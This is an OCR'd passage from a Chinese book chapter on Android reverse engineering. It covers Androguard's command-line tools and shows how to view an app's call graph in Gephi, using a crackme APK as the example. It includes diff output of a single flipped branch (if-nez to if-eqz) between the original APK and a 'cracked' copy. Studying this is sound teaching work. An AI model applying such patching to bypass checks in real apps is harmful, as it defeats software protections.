    0x32 12 if-nez v2, +15
```

```
Deleted Elements(1)
    0x32 12 if-eqz v2, +15
Elements:
     IDENTICAL:    3
     SIMILAR:     1
     NEW:        0
     DELETED:    0
     SKIPPED:    0
NEW METHODS
DELETED METHODS
```

通过结果可以发现，androdiff 分析出了两个 apk 之间的差异，MainActivity$2 类的 onClick()方法中有一行代码不同。

- androdump.py

androdump.py 用来 dump 一个 Linux 进程的信息。使用方法如下。

```
./androdump.py  - i pid
```

pid 为一个 Linux 进程的 ID，该工具使用的时候较少，这里就不做介绍了。

- androgexf.py

androgexf.py 用来生成 APK 的 GEXF 格式的图形文件。该文件可以使用 Gephi 查看。使用方法：

```
./androgexf.py -i ./crackme0502.apk -o ./crackme0502.gexf
```

命令执行完后会在 crackme0502.apk 目录下生成 crackme0502.gexf，gexf 是图形数据文件，可以使用 Gephi 打开， 关于 Gephi 的详细使用方法将在下一小节介绍。crackme0502.gexf 打开后效果如图 5-12 所示（Windows 版本的 Gephi）。




图 5-12　使用 Gephi 查看 GEXF 文件

- androlyze.py

androlyze.py 提供了一个交互环境方便分析人员静态分析 Android 程序，该工具的功能非常强大，而且涉及的内容较多，详细的用法将在 5.7.4 节介绍。

- andromercury.py

andromercury.py 是 Mercury 工具的框架。 功能上是对 Mercury 的包装，Mercury 需要的 Python 版本为 2.7，此处不展示该工具，Mercury 工具的详细使用方法会在本书的第 11 章进行介绍。

- androrisk.py

androrisk.py 用于评估 apk 文件中潜在的风险。使用方法如下。

./androrisk.py -m -i ./crackme0502.apk

-m 选项表明需要分析 apk 中的每一个方法，命令执行后效果如图 5-13 所示。




图 5-13　androrisk.py 执行效果

从输出结果来看，crackme0502.apk 中没有发现风险，唯独有一项 REFLECTION 的值为 1，表示程序中有使用到 Java 反射技术。

- androsign.py

androsign.py 用于检测 apk 的信息是否存在于特定的数据库中，它的作用与 androcsign.py 恰好相反。使用方法：

./androsign.py - i apks/crackme0502.apk -b signatures/dbandroguard -c signatures/dbconfig

- androsim.py

androsim.py 用于计算两个 apk 文件的相似度，它是唯一一个有 Windows 移植版的工具，Windows 平台上该工具为 androsim.exe，使用方法为：

```
./androsim.py -i ./crackme0502.apk ./crackme0502_cracked.apk
```

命令执行后输出结果如下。

```
Elements:
    IDENTICAL:    717
    SIMILAR:      1
    NEW:          0
    DELETED:      0
    SKIPPED:      0
    --> methods: 99.983498% of similarities
```

可以看到两个程序的相似度为 99.983498%。

- androxgmml.py

androxgmml.py 用来生成 apk/jar/class/dex 文件的控制流程及功能调用图，输出格式为 xgmml。使用方法如下。

```
./androxgmml.py -i ./crackme0502.apk -o crackme0502.xgmml
```

不过很可惜的是，目前不管是在 Ubuntu 10.04，还是 Ubuntu 12.04 上使用该功能，都会运行错误，并输出以下错误提示：

```
AttributeError: DVMBasicBlock instance has no attribute 'get_ins'
```

后者笔者发现这是 Androguard 的一个 bug，截止到笔者编写完本章，该 bug 都还没出解决方案。

- apkviewer.py

apkviewer.py 用来为 apk 文件中每一个类生成一个独立的 graphml 图形文件，使用方法如下。

```
./apkviewer.py -i ./crackme0502.apk -o output
```

命令执行完后，可以使用 Gephi 打开生成后的 graphml 文件，不过图形中的每个节点是指令级别的，在查看时效果没有方法级别的 gexf 文件直观。

使用 Androguard 配合 Gephi 进行静态分析

Androguard 可以生成 Java 方法级与 Dalvik 指令级的图形文件，配合 Gephi 工具查看图形文件，可以快速地了解程序的执行流程，在静态分析 Android 程序时，这个功能非常方便。

下面我们以 crackme0502.apk 为例，介绍如何使用 Gephi 来静态分析它。首先下载 Gephi 程序，Gephi 是开源的，支持 Mac OSX/Windows/Linux 三种平台，目前最新版本为 0.8.1 beta，笔者演示时下载的是 Windows 版本的安装程序，顺利安装完成后启动界面如图 5-14 所示。




图 5-14　Gephi 启动界面

点击菜单项“文件→打开”，选择上一小节使用 Androguard 生成的 crackme0502.gexf，Gephi 会分析出 gexf 文件的版本 为 1.2，然后点击确定按钮进入图形显示界面。在流程中选择“Yifan Hu”，然后点击运行按钮来生成分析图，如图 5-15 所示。




图 5-15　生成分析图

分析图生成完毕后，点击图形下方的“T”按钮显示标签（label）的内容，然后拖动旁边的两个滑块来调整连接线的粗细与文本的字体大小，如图 5-16 所示，左边的滑块用来调整节点与节点之间连接线的粗细，右边的滑块用来调整文本的字体大小。




图 5-16　调整连接线与文本大小

接下来点击 Gephi 菜单栏下方的“数据资料“按钮，切换到“数据资料”选项卡，在过滤标签旁边的文本框中输入“OnCreate”查找所有 OnCreate()方法，结果如图 5-17 所示。




图 5-17　查找 OnCreate()方法

结果中的第一条记录就是 MainActivity 的 OnCreate()，在第一条记录上点击右键，选择菜单项“在概述选择”（这个 Gephi 的中 文翻译有些别扭，其含义应该是“在概览图中选中”），然后点击菜单下方的概览按钮，切换到图形显示页面，发现 ACTIVITY 节点与 OnCreate 节 点，以及它们之间的连接线都是绿色的，将鼠标放在 OnCreate 节点上，可以看到它向下关联了 MainActivity$1.、 findViewById、setContentView、MainActivity$2.共 4 个节点，拖动所有的节点调整至合适位置，完成后效果如图 5-18 所示，MainActivity 在 OnCreate()方法中执行了哪些内容一目了然。

按照上面的步骤，我们来查看 OnClick()方法的节点，找到 MainActivity$2 的 OnClick()方法，然后在记录上点击右键选择 “编辑节点”，在颜色一栏将其修改为“[255,0,0]”，设置节点为红色，然后如法炮制的设置 OnClick 节点的连接线连接的几个节点，最后在设置 isRegistered 节点时，将其尺寸调整为 15.0，最后效果如图 5-19 所示。

